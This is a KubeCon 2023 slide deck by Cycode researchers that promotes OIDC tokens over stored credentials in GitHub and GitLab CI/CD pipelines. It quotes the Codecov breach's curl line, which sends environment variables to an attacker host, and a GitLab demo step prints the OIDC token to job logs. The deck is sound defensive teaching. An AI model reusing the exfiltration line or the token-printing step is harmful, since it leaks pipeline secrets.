



HELM



KubeCon



CloudNativeCon

Europe 2023

TIKV





KubeCon



CloudNativeCon

Europe 2023

Secure the Build, Secure the Cloud: Using OIDC Tokens in CI/CD Pipelines

Alex Ilgayev
Elad Pticha

Cycode



Agenda

-
- 1 Explaining the problem
 - 2 Basic OIDC concepts, and how OIDC is used in CI/CD environments
 - 3 Real-world Scenario
 - 4 Demos
-

About Us



Cycode is a complete software supply chain security solution that provides visibility, security, and integrity across your entire SDLC.



Alex Ilgayev

Head of Security Research




Elad Pticha

Security Researcher

- Previously Malware Research Team Leader @ Check Point Research
- Enthusiastic friendly hacker
- @_alex_il_

- Security Researcher at Cycode
- Loves hacking random stuff
- @elad_pt

The Problem - Modern SDLC



The Problem



CircleCI & CodeCov Breach

CIRCLECI NEWS | LAST UPDATED MAR 13, 2023 | 14 MIN READ

CircleCI security alert: Rotate any secrets stored in CircleCI

<https://circleci.com/blog/january-4-2023-security-alert/>

Our plan:

It must be easier for customers to seamlessly adopt available, including OIDC and IP ranges.

Security best practices

Given the increasing presence of highly sophisticated and motivated threat actors, we are sharing best practices with our customers in order to strengthen our collective defense against future attempts. Here are recommendations customers can take to improve their security posture:

- Use **OIDC tokens** wherever possible to avoid storing long-lived credentials.

<https://circleci.com/blog/jan-4-2023-incident-report/>

Indicators of Compromise (IOCs)

- The modified portion of the bash uploader script was as follows - curl -sm 0.5 -d "\$(git remote -v) <<<< ENV \$(env)" https://**IPADDRESS**/upload/v2 || true
- The **IP Addresses** where the data was transmitted to from the bash script above were 178.62.86.114, 104.248.94.23
- Between Jan 31 and Apr 1, there were 108 windows of time while the malicious Bash Uploader was affected. We are confident based on our analysis that the only change ever to be made to the bash uploader was the change above.
- We have recently obtained a non-exhaustive, redacted set of environment variables that we have evidence were compromised. We also have evidence on how these compromised variables may have been used. Please log-in to Codecov as soon as possible to see if you are in this affected population.

OIDC 101 - OpenID Connect

- Built on top on OAuth 2.0 framework, and extends its capabilities
- Allows 3rd party application to verify the identity of the user or the machine
- Uses **JWTs** - Json Web Tokens.

OAuth uses the concept of **tokens** and **scopes**:

- A **token** grants the user **permission** to do something.
 - E.g., a train ticket is a token, because it allows someone to board a train.
- A **scope** defines what the **user can do**.
 - E.g., with train tickets, their details specify which train can be boarded and define the length of train ride.


Standardized User Info claims:

- **sub**: User's identity (subject)
- **iss**: Authority issuer
- **aud**: Audience of the client token
- **iat**: Token issue time
- **exp**: Token expiration time
- **auth_time**: User authentication time
- **acr**: Encryption strength used to authenticate the user

All issued JWTs have **JSON Web Signatures** (JWSs),
meaning they are **signed** rather than encrypted.

```
{  
  "iss": "https://example.com",  
  "sub": "1234567890",  
  "aud": "client_id",  
  "exp": 1607241600,  
  "iat": 1607238000,  
  "auth_time": 1607237998,  
  "acr": "urn:mace:incommon:iap:silver",  
  "nonce": "n-0S6_WzA2Mj",  
  "email": "johndoe@example.com"  
}
```

OIDC 101 - Basic Flow



GitHub Actions: Secure cloud deployments with OpenID Connect


tutorial devsecops CI CD

Secure GitLab CI/CD workflows using OIDC JWT o

CIRCLECI NEWS | LAST UPDATED FEB 13, 2023 | 11 MIN READ

Using OpenID Connect identity tokens to authenticate jobs with cloud providers

OIDC in CI/CD - How it Works?




Real-world Example - Flow

We want to create a CI pipeline that does the following:

- 1) Authenticate to GCP
- 2) Upload a file to storage bucket

How we will do it:

- 1) Authentication based on credentials
- 2) Authentication based on OIDC identities




Creating a Service Account

Add principals

Principals are users, groups, domains, or service accounts. [Learn more about principals in IAM](#)

New principals —

demo-bucket-service-account@united-option-379714.iam.gserviceaccount.com 



Assign roles

Roles are composed of sets of permissions and determine what the principal can do with this resource. [Learn more](#)


Select a role *  IAM condition (optional) 

Filter Type to filter

Quick access	Roles
Currently used	Storage Admin
Cloud Storage	Storage Object Admin
By product or service	Storage Object Creator
Backup and DR	Storage Object Viewer
Cloud Build	
Cloud Composer	
Cloud Dataflow	

Storage Object Creator
Access to create objects in GCS.

MANAGE ROLES




 demo_bucket_service_account

DETAILS **PERMISSIONS** **KEYS** **METRICS** **LOGS**

Service account details

Name **SAVE**

Description **SAVE**



Long Lived Credentials

Create private key for
"demo_bucket_service_account"

Downloads a file that contains the private key. Store the file securely because this key can't be recovered if lost.


Key type

JSON

Recommended

P12

For backward compatibility with code using the P12 format



The screenshot shows a macOS application window titled "Service Account Key". At the top left are "CANCEL" and "CREATE" buttons. The main area contains a JSON configuration for a service account:


```
{
  "type": "service_account",
  "project_id": "example",
  "private_key_id": "00000",
  "private_key": "-----BEGIN PRIVATE KEY-----\n00000\n-----END PRIVATE KEY-----\n",
  "client_email": "demo-bucket-service-account@example.gserviceaccount.com",
  "client_id": "example",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/..."
}
```

Real-world Example - GitHub

Building a simple pipeline that authenticate, and uploads a config file to a storage bucket.

Steps:

- 1) Checkout the repository.
- 2) Authenticate to GCP using the service account secret key.
- 3) Upload configuration file to a bucket.



```
GitHub pipeline

steps:
  - name: Checkout
    uses: actions/checkout@v3

  - name: Authenticate with GCP
    uses: 'google-github-actions/auth@v1'
    with:
      credentials_json: '${{ secrets.GCP_CREDENTIALS }}'

  - name: Upload config file
    uses: 'google-github-actions/upload-cloud-storage@v1'
    with:
      path: 'conf.json'
      destination: demo_bucket/conf.json
```

Real-world Example - GitLab

Building a simple pipeline that authenticate, and uploads a config file to a storage bucket.



Identity Pool & GitHub Provider

IAM & Admin

- IAM
- Identity & Organization
- Policy Troubleshooter
- Policy Analyzer **NEW**
- Organization Policies
- Service Accounts
- Workload Identity Federation**
- Labels
- Tags
- Settings
- Privacy & Security
- Identity-Aware Proxy
- Roles
- Audit Logs
- Essential Contacts

[New workload provider and pool](#)

Before you can connect workloads to Google Cloud, you need to create a workload identity pool and connect at least one provider.

1 Create an identity pool

Use pools to organize and manage external identities. Create a pool for each environment that needs access to Google Cloud resources. [Learn more.](#)

Info Pool IDs are used as identifiers in IAM and cannot be changed later.

Name *****

Pool ID: [EDIT](#)

Description

Appears when granting access to pool identities.

Enabled Pool [?](#)

[CONTINUE](#)

2 Add a provider to pool

3 Configure provider attributes

[Edit oidc-provider provider](#)

Provider details

Name ***** GitHub provider

ID oidc-provider

Issuer (URL) ***** <https://token.actions.githubusercontent.com>

Issuer URL must start with https://

Identity Pool & GitLab Provider

IAM & Admin

IAM

Identity & Organization

Policy Troubleshooter

Policy Analyzer **NEW**

Organization Policies

Service Accounts

Workload Identity Federation

Labels

Tags

Settings

Privacy & Security

Identity-Aware Proxy

Roles

Audit Logs

Essential Contacts

New workload provider and pool

Before you can connect workloads to Google Cloud, you need to create a workload identity pool and connect at least one provider.

1 Create an identity pool

Use pools to organize and manage external identities. Create a pool for each environment that needs access to Google Cloud resources. [Learn more.](#)

Pool IDs are used as identifiers in IAM and cannot be changed later.

Name *

Pool ID: [EDIT](#)

Description

Appears when granting access to pool identities.

Enabled Pool

[CONTINUE](#)

2 Add a provider to pool

3 Configure provider attributes

Provider details

Name *

GitLab provider

ID

gitlab-oidc-provider

Issuer (URL) *

<https://gitlab.com>

Issuer URL must start with https://

Audiences

Acceptable values for the aud field in the OIDC token.

Default audience

Allowed audiences


Note when setting an allowed audience, the default is no longer accepted.

Audience 1 *

<https://cycode.com>

Each audience may be at most 256 characters.

Infrastructure Summary



Try No. 1 - GitHub



GitHub pipeline

```
permissions:
  contents: 'read'
  id-token: 'write'
...
jobs:
...
steps:
...
- id: 'auth'
  uses: 'google-github-actions/auth'
  with:
    workload_identity_provider: 'https://cloud.google.com/iam/docs/providers/oidc-provider'
    service_account: 'demo-bucket@demo-bucket.iam.gserviceaccount.com'
    access_token_lifetime: '300'
- id: 'upload-file'
  uses: 'google-github-actions/upload-file'
  with:
    path: 'conf.json'
    destination: demo_bucket/conf.json
```

elad-pticha pushed ~0 01f1bea main

deploy-withOIDC.yml

on: push

upload-cloud-storage-oidc 8s

Steps:

- 1) Authenticate using the identity provider and
- 2) Upload configuration file to a bucket

Try No. 1 - GitLab

```
GitLab pipeline

image: google/cloud-sdk:slim
id_tokens:
  OIDC_TOKEN:
    aud: https://cycode.com

variables:
  IDENTITY_PROVIDER: projects/123456789/locations/global/workloadIdentityPools/demo-pool/providers/gitlab-provider
  SERVICE_ACCOUNT: 'service-upload-objects@united-option-379714.iam.gserviceaccount.com'

script:
- echo ${OIDC_TOKEN} > .ci_job_jwt_file
- cat .ci_job_jwt_file
- gcloud iam workload-identity-pools create-cred-config
  ${IDENTITY_PROVIDER}
  --service-account=${SERVICE_ACCOUNT}
  --output-file=.gcp_temp_cred.json
  --credential-source-file=.ci_job_jwt_file
- gcloud auth login --cred-file='pwd'/.gcp_temp_cred.json
- gcloud storage cp conf.json gs://demo_bucket/conf.json
```

Steps:

